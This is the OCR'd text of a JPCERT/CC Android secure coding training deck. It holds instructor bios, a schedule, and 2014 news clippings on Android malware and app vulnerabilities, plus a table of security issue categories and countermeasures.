JPCERT CC®

Android Secure Coding

Sept 10th: Delhi
Sept 12th: Bangalore

Hiroshi Kumagai & Masaki Kubo
Vulnerability Analysis Team
JPCERT Coordination Center

Instructors

Hiroshi Kumagai

Lead Analysit

hiroshi.kumagai@jpcert.or.jp

After the years of experience in developing web application/systems, Android apps, designing websites, Hiroshi joined JPCERT in 2011. Since then, he has been analyzing vulnerabilities, developing analysis tools, writing articles about secure coding for Webzines.

Masaki Kubo

Vulnerability Analysis Team Lead

masaki.kubo@jpcert.or.jp

Masaki is leading the vulnerability analysis team at JPCERT. Prior to join JPCERT, he developed software at SONY. Since 2006, he is leading secure coding initiative and has taught over 4000 programmers in Japan and Asia-Pacific regions. He is an expert of ISO/IEC SC27 WG4 and visiting lecturer at National Institute of Informatics.

Timetable

09:30 – 10:00	**Part 1. Introduction**
10:00 – 11:30	**Part 2. Android Secure Coding Techniques**
11:30 – 11:45	Tea Break
11:45 – 14:45	**Part 3. Exercise Vulnerability**
12:45 – 13:30	Lunch Break
13:30 – 14:30	**Part 3 (cont.)**
14:30 – 15:30	**Part 4. Security Code Review**
15:30 – 15:45	Tea Break
15:45 – 17:00	**Part 4 (cont.)**
17:00 – 17:15	Feedbak, Closing Remarks and FIN.

Goals of the Training

- Understand the real-world threats to Android application and secure coding techniques to mitigate them

- Be able to apply the working knowledge to the security assessment and secure development of Android application

What We Do at JPCERT/CC

- Conduct root cause analysis on privately reported vulnerabilities
  - —Reproduction, Reverse Engineering, Source Code Analysis, Design Review etc.
- Talk to vendors to ask for a fix
- Training developers in C/C++/Java/Android Secure Coding


Root Cause Analysis


- Defining the problem
  - What is the vulnerability?
- Data/Evidence Collection and Verification
  - Reproducing the vulnerability
- Pinpoint the root cause
- Counter measures

Part 1

Introduction

Android Users Grows in 2014





[Source] The Guardian (January 13, 2014)

"Smartphone explosion in 2014 will see ownership in India pass US"

Android Security on News Headlines

Home / Reviews / Software / Mobile Apps / **Malicious Android Apps Can Hack Gmail**

Malicious Android Apps Can Hack Gmail

BY STEPHANIE MLOT AUGUST 22, 2014 12:30PM EST 1 COMMENT

If you download a malicious app, a hacker can then exploit secure apps like Gmail, H&R Block, Newegg, and Chase.

256 SHARES

Malicious apps are a popular way for scammers to gain control of your phone, but what about data housed within the supposedly secure apps on your device?

A team of researchers from the universities of Michigan and California Riverside have found that just one malware-ridden app on a device can infiltrate other apps on the phone, regardless of their levels of security.

The weakness allowed researchers to access apps like Gmail, Chase Bank, and H&R Block on Android. The vulnerability is also thought to exist on the iOS and Windows Phone platforms, though the team has not yet assessed them. Amazon, with a 48 percent success rate, was the only tested application that was difficult to penetrate.

The culprit, according to the team—Zhiyun Qian (UC Riverside), Z Morley Mao (U. of Michigan), and Qi Alfred Chen (U. of Michigan Ph.D student)—is shared memory.

"The fundamental reason for such confidentiality breach is in the Android GUI framework design, where every UI state change can be unexpectedly observed through publicly accessible side channels," the report says. "This side channel exists because shared memory is commonly adopted by window managers to efficiently receive window changes or updates from running applications."

ZDNet

Search ZDNet

White Papers Hot Topics Downloads Reviews Newsletters Log In | Join ZDNet

US Edition | Internet of Things | Mobility | Research | Windows | Enterprise Software | 3D Printing | Innovation | CXO

MUST READ: *Windows 9: Microsoft faces four daunting challenges*

Topic: *Mobility* Follow via:

68 percent of top free Android apps vulnerable to cyberattack, researchers claim

Summary: *Security researchers at FireEye claim the majority of the most popular free Android apps are susceptible to Man-In-The-Middle (MITM) attacks.*

By Charlie Osborne for Zero Day | August 22, 2014 -- 08:32 GMT (01:32 PDT)

Follow @ZDNetCharlie Get the ZDNet Mobility & Telecoms newsletter now

Related Stories

Huawei says Windows Phone is unprofitable and difficult: Report

HTC One M8 Android vs One M8 for Windows: Both devices are winners

iPad Air 2 and iPad mini 3: What to expect

Uber may face legal challenges in Brazil

The best of ZDNet, delivered

ZDNet Newsletters

Get the best of ZDNet delivered straight to your inbox

Enter your email address

ZDNet Must Read News Alerts - US: Major news is breaking. Are you ready? This newsletter has only the most important tech news nothing else.

Subscribe Now

Facebook Activity

Log In Log in to Facebook to see what your friends are doing.

http://www.pcmag.com/article2/0,2817,2464103,00.asp

http://www.zdnet.com/68-percent-of-top-free-android-apps-vulnerable-to-cyberattack-researchers-claim-7000032875/

Android Security on News Headlines

Report: Malware-infected Android apps spike in the Google Play store

Zach Miners
@zachminers

Feb 19, 2014 2:03

The number of mobile apps infected with malware in Google's Play stor
quadrupled between 2011 and 2013, a security group has reported.

In 2011, there were approximately 11,000 apps in Google's mobile mark
contained malicious software capable of stealing people's data and con
according to the results of a study published Wednesday by RiskIQ, an
services company. By 2013, more than 42,000 apps in Google's store c
spyware and information-stealing Trojan programs, researchers said.

CNET › Security › Malware authors target Android phones

Malware authors target Android phones

Researchers report the number of malicious apps available on the Google Play store continues to grow. Your best defense is a security app, a cautious approach to downloads, and a close eye on your bank and credit card statements.

by Dennis O'Reilly / May 13, 2014 12:32 PM PDT

85 / 1.5K / 223 / 356 / more +

CNET


Most of us do whatever we can to avoid coming into contact with malware. Andrew Brandt spends his workdays attracting the stuff.

As Blue Coat Systems Director of Threat Research, Brandt uses a "honey pot" Internet server intended to catch malware purveyors in the act. While Brandt was demonstrating the honey pot to me, I told him it was as if he were living on the edge of a volcano.

"It's more like watching a bank of video security cameras focused on a high-crime area," he said. Brandt's surveillance server is completely sandboxed, which allows his team of security analysts to keep tabs on the doings of the Internet's bad guys without any risk to real data or systems.


http://www.pcworld.com/article/2099421/report-malwareinfected-android-apps-spike-in-the-google-play-store.html
http://www.cnet.com/how-to/malware-authors-target-android-phones/

Categories of Android App Security Issues



Androidアプリ脆弱性調査レポート 2013年10月版
http://www.sonydna.com/sdna/solution/android_vulnerability_report_201310.pdf

Categories of Android App Security Issues




Impact and Countermeasures

Category	Potential Impact	Countermeasures
Virus (Malicious Apps)	Distribute virus-infected apps to end users	**Easily Mitigated** Scan apps with Anti-Virus before releasing them
Potentially Unwanted Apps	Distribute annoying apps to end users, bringing bad corporate reputation	Change the design so that it will not collect user's sensitive info unnecessarily. Prepare and publish privacy policy of the app.
Vulnerable Apps	End users' privacy get compromised. Damages corporation reputation as well.	App developers need to design apps secure and code securely. **Challenging, not easily acoomplished**

Secure Android App Development

Scan with Anti-Virus before releasing apps




We'll look at it in detail later ..

Design not to annoy end users

of Android App Vulnerabilities Reported in Japan

Explosion of private report in 2012

The year of Vulnerable App




The number of Android OS software vulnerability reported by the year

http://www.ipa.go.jp/security/vuln/report/JVNiPedia2012q3.html

Survey of Android Application Vulnerability

